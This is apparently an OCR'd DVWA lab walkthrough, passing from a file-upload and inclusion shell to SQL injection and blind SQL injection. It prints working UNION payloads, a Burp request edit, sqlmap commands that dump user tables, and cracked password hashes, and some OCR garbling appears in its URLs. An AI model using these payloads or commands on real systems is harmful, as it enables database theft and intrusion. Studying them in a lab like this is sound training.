
More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

In High level we have to use file Inclusion for run/open our payload. So first open File inclusion and visit our payload location using %0A

http://YOUR_IP/vulnerabilities/fi/?page=file1.php%0A/.../.../hackable/uploads/hShell.jpeg

After Exploit web-server, using meterpreter connection to perform multiple task.



Congratulations, High level also exploit And More info: <https://www.hackingarticles.in/hack-file-upload-vulnerability-dvwa-bypass-security/>

Vulnerability: SQL Injection

SQL injection, commonly referred to as SQLI, is an attack where an application allows unauthorized users to send SQL queries to the database and gain access to information they shouldn't.

SQL injection is one of the popular attacks behind the data leaks that we see on the internet and the Dark Web. That includes information like user emails, usernames, passwords, and even credit card information. This attack leads to reputational damage and loss of revenue in regulatory fines. In other cases, attackers can escalate the SQL injection attack and create a persistent backdoor. That allows them to compromise the system for a long time and remain unnoticed.

Low Level:

The screenshot shows the DVWA SQL Injection interface at level 1. The URL is `192.168.99.4/vulnerabilities/sql/?id=4&Submit=Submit#`. The sidebar menu is visible on the left, and the main content area displays the results of a SQL injection query. The user input field contains "4". The output shows the following results:

```

User ID: 4
ID: 4
First name: Pablo
Surname: Picasso

```

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fernuh.maviluna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://hobby-tables.com/>

`SELECT first_name, last_name FROM users WHERE user_id = '% or '0' = '0';`

The screenshot shows the DVWA SQL Injection interface at level 1. The URL is `192.168.99.4/vulnerabilities/sql/?id=0'+OR+'1%3D1'&Submit=Submit#`. The sidebar menu is visible on the left, and the main content area displays the results of a union attack query. The user input field contains "' OR '1='1". The output shows the following results:

```

User ID: ' OR '1='1
ID: 0' OR '1='1
First name: admin
Surname: admin
ID: 0' OR '1='1
First name: Gordon
Surname: Brown
ID: 0' OR '1='1
First name: Hack
Surname: Me
ID: 0' OR '1='1
First name: Pablo
Surname: Picasso
ID: 0' OR '1='1
First name: Bob
Surname: Smith

```

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection

DVWA Database Version: `0' or 1=1 union select null, version() #`

`SELECT first_name, last_name FROM users WHERE user_id = '% or 0=0 union select null, version() #';`

The screenshot shows the DVWA SQL Injection interface at level 1. The URL is `192.168.99.4/vulnerabilities/sql/?id=0'+OR+1%3D1+union+select+null%2C+version()%23&Submit=Submit#`. The sidebar menu is visible on the left, and the main content area displays the results of a version() extraction query. The user input field contains "select null, version() #". The output shows the following results:

```

User ID: select null, version() #
ID: 0' OR 1=1 union select null, version() #
First name: admin
Surname: admin
ID: 0' OR 1=1 union select null, version() #
First name: Gordon
Surname: Brown
ID: 0' OR 1=1 union select null, version() #
First name: Hack
Surname: Me
ID: 0' OR 1=1 union select null, version() #
First name: Pablo
Surname: Picasso
ID: 0' OR 1=1 union select null, version() #
First name: Bob
Surname: Smith
ID: 0' OR 1=1 union select null, version() #
First name: MariaDB-0.8.3
Surname: 10.1.26-MariaDB-0.8.3

```

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection

Display hostname: `1' union select null, @@version()#`

User ID: :null, @@hostname# Submit

ID: 1' union select null, @@hostname#
First name: admin
Surname: admin

ID: 1' union select null, @@hostname#
First name: efd3d3854661
Surname: efd3d3854661

More Information

```
root@kali:~# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
a9fd3d3854661 web-dvwa "/main.sh" 23 hours ago Up 23 hours 0.0.0.0:80->88/tcp, :::80
root@kali:~#
```

Display Database user: **1' union select null, USER()#**

Note: We are using Null to make the starting query valid.

User ID: in select null, USER()# Submit

ID: 1' union select null, USER()#
First name: admin
Surname: admin

ID: 1' union select null, USER()#
First name: app@localhost
Surname: app@localhost

More Information

- <http://www.securityteam.com/security/reviews/SQLINJECTION.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fuzzysecurity.com/vulnerabilities/sql-injection-cheat-sheet-0.1.pdf>
- http://www.owasp.org/index.php/SQL_Injection_Cheat_Sheet
- <http://dbaby-tables.com/>

Display Database Name: **1' union select null, database()#**

User ID: elect null, database()# Submit

ID: 1' union select null, database()#
First name: admin
Surname: admin


ID: 1' union select null, database()#
First name: dvwa
Surname: dvwa

More Information

- <http://www.securityteam.com/security/reviews/SQLINJECTION.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fuzzysecurity.com/vulnerabilities/sql-injection-cheat-sheet-0.1.pdf>
- http://www.owasp.org/index.php/SQL_Injection_Cheat_Sheet
- <http://dbaby-tables.com/>

Display List of all tables name using Information_schema:
1' union select null, table_name from information_schema.tables#

INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges. Other terms that are sometimes used for this information are data dictionary and system catalog.




Display all the column contents in the information schema users table:

1' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

`CONCAT()` function in MySQL is used to concatenating the given arguments. It may have one or more arguments. If all arguments are nonbinary strings, the result is a nonbinary string. If the arguments include any binary strings, the result is a binary string.

Example: SELECT CONCAT(19, 10, 5.60) AS ConcatenatedNumber ;

Output: 192105.60



In this example, we will use crackstation.net to crack the password hash for the second user with the surname – Admin.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot 
Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Medium Level:


In this level we can't direct send request on database because of SELECTION Tag used by developer for select specific user.



DVWA
Vulnerability: SQL Injection
User ID: Submit

But, we use Burp suite for first intercept request and modify request value

Id=1&Submit=Submit → id=1 union select null, database()#



Burp Suite Community Edition v2022.11.4 - Temporary Project

Request to http://192.168.99.4:80

POST /vulnerabilities/sql/ HTTP/1.1
Host: 192.168.99.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://192.168.99.4
Connection: close
Referer: http://192.168.99.4/vulnerabilities/sql/
Cookie: PHPSESSID=mpg2j90dpfjg9bmcqma0l; security=medium
Upgrade-Insecure-Requests: 1
id=1 union select null, database()#&Submit=Submit

After modify request, just form it and it's work successfully. When you face SELECT TAG for SQL injection that time use Burp suite proxy for modify request and check <'> it's working or not.

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a dropdown menu for "User ID" set to 1, and a "Submit" button. Below the form, there are two sets of input fields. The first set shows a payload: "ID: 1 union select null, database()# First name: admin Surname: admin". The second set shows another payload: "ID: 1 union select null, database()# First name: dwa Surname: dwa". To the right of the form, a "More Information" section provides links to various SQL injection resources.

You can also perform they all queries as we performed in low level. Now let's move to High Level.


High Level:

Now developer created new window tab for giving input value.

The screenshot shows the DVWA application interface. The sidebar is identical to the previous one. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a text input field containing the placeholder "Click [here to change your ID](#)". Below the form is a "More Information" section with a list of links. A separate Firefox browser window is open, showing a "SQL Injection Session Input" page from the DVWA application. This window has a single input field and a "Submit" button. The status bar at the bottom of the browser window indicates it is running on "192.168.99.4/vulnerabilities/sql/session-input.php". The DVWA sidebar at the bottom includes links for View Source and View Help.

But, don't worry it's not too difficult to bypass. Just we add our payload in new location and it's work like same in low/ medium level.

Payload: **1' union select null, version()#**



Ohh, Great we completed all the levels of security in SQL injection.

Vulnerability: Blind SQL Injection

It might be trickier to check if an input field leads to the **blind SQL injection**. It does differ from the classical SQL injection by the fact that it does not show directly the results of injection.

By executing the query and checking if there are any errors on the page is one of the ways to test for blind SQLi.

Another way, that will be used in our **DVWA blind SQL injection example**, is trying to inject sleep operation into the database. By comparing normal behavior to the application behavior after **sleep() injection**, we might tell if the blind SQL exists in the Damn Vulnerable Web Application.

But we use sqlmap tool, it's preinstalled in kali.

Low Level:

SQL map tool is mostly use by hacker, because it's work very effectively.

```
sqlmap -u "http://192.168.99.4/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=low" --dbs
```

```
-u "Target-URL"
--cookie="Cookies-Value"
--dbs [Show the list of all Database Name]
```

Intercept request using burp suite and copy URL & Cookies for sending in SQLMAP tool.

The screenshot shows a Kali Linux desktop environment. In the center, there's a terminal window titled 'root@kali:/home/kali' with the command 'sqlmap -r /root/Desktop/192.168.99.4.blind --cookie="PHPSESSID=mupgj90dppflgjg8" --db'. To the left of the terminal is the Burp Suite interface, specifically the 'Proxy' tab, which is intercepting a request to 'http://192.168.99.4/vulnerabilities/sql_injection/?id=2&Submit=Submit'. The request payload is visible in the 'Raw' tab of the proxy. The SQLMAP tool is outputting its progress, including the detection of MySQL as the DBMS and the extraction of database names like 'information_schema' and 'dvwa'.

After successfully execute code, its output is: Available database name

Note: When you perform SQLMAP task that time they provide [y/n], we don't take any action. Just press Enter key.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2' AND 1597=1597 AND 'idKX'='idKX&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 4230 FROM (SELECT(SLEEP(5)))fwJu) AND 'VY0z'='VY0z&Submit=Submit

[12:53:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:53:23] [INFO] fetching database names
[12:53:23] [INFO] fetching number of databases
[12:53:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:53:23] [INFO] retrieved: 2 PHPSESSID=mupgj90dppflgjg8
[12:53:23] [INFO] retrieved: dvwa
[12:53:23] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema
Decoded from: URL encoding
PHPSESSID=mupgj90dppflgjg8

[12:53:24] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 257 times
[12:53:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'
[*] ending @ 12:53:24 /2023-01-30/
Request Attributes
2
Request Query Parameters
2
[root@kali ~]#
```

-D dvwa

[select DVWA database]

--tables

[Show list of all tables inside DVWA database]

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://192.168.99.4/vulnerabilities/sql_injection/?id=2&Submit=Submit" --cookie="PHPSESSID=mu
pg2j90dppflgjg8nmcqmma01; security=low" -D dvwa --tables
[12:58:17] [INFO] retrieved: 2
[12:58:17] [INFO] retrieved: guestbook
[12:58:18] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[12:58:18] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[12:58:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'
[*] ending @ 12:58:18 /2023-01-30/
https://sqlmap.org
```

-T users [Select users tables]

--column [Show list of all columns inside Users table]

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://192.168.99.4/vulnerabilities/sql_injection/?id=2&Submit=Submit" --cookie="PHPSESSID=mu
pg2j90dppflgjg8nmcqmma01; security=low" -D dvwa -T users --column
[12:58:17] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)   |
+-----+-----+
[12:58:17] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[12:58:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'
[*] ending @ 12:58:17 /2023-01-30/
https://sqlmap.org
```

[13:00:58] [INFO] retrieved: int(3)

Database: dvwa

Table: users

[8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)


[13:00:59] [WARNING] HTTP error codes detected during run:

404 (Not Found) - 513 times

[13:00:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'


[*] ending @ 13:00:59 /2023-01-30/

-C user,password [Select user & password columns]
--dump [Print all value]



The screenshot shows the sqlmap tool interface. At the top, there is a command line: # sqlmap -u "http://192.168.99.4/vulnerabilities/sql盲注?id=2&Submit=Submit" --cookie="PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=low" -D dvwa -T users -C user,password --dump. Below the command is a tree diagram representing the database schema. A red box highlights a node in the tree. To the right of the tree, it says {1.6.12#stable} and https://sqlmap.org.

Press Enter in all given questions, but at time of “Common password suffixes?” question we should give answer N [because we don’t want to brute force]



The terminal output shows the cracking process and the resulting password dump:

```
do you want to use common password suffixes? (slow!) [y/N] n
[13:02:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:02:58] [INFO] starting 2 processes
[13:03:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:03:03] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:03:08] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:03:09] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+
| user | password           |
+-----+
| 1337  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+

[13:03:17] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.4.1/dvwa/users.csv'
[13:03:17] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 757 times
[13:03:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.4.1'
[*] ending @ 13:03:17 /2023-01-30/
```

Yeah, Nice they also given to us Cracked password, now let's move to medium level.

Medium Level:

use burp suite for copy Target URL , user input value and cookies value.

```
sqlmap -u "http://192.168.99.4/vulnerabilities/sql盲注?id=1&Submit=Submit" --cookie="PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=medium" --data="id=1&Submit=Submit" --dbs
--data="<user passed value>"
```

The screenshot shows a Burp Suite interface with a captured request to 'http://192.168.99.4/vulnerabilities/sql_injection/'. The request parameters include 'id=1&Submit=Submit'. Below the browser capture, a terminal window shows the output of an sqlmap scan. The terminal output includes:

```

[01:58:00] [INFO] table 'dwva.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.99.4/dwva/users.csv'
[01:58:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.99.4'
[*] ending @ 01:58:09 /2023-01-31

[*] starting @ 07:48:07 /2023-01-31

[07:48:07] [INFO] resuming back-end DBMS 'mysql'
[07:48:07] [INFO] testing connection to the target URL
[07:48:07] [INFO] testing if the target URL content is stable
[07:48:08] [INFO] target URL content is stable
[07:48:08] [INFO] testing if POST parameter 'id' is dynamic
[07:48:08] [WARNING] POST parameter 'id' does not appear to be dynamic
[07:48:08] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[07:48:08] [INFO] testing for SQL injection on POST parameter 'id'

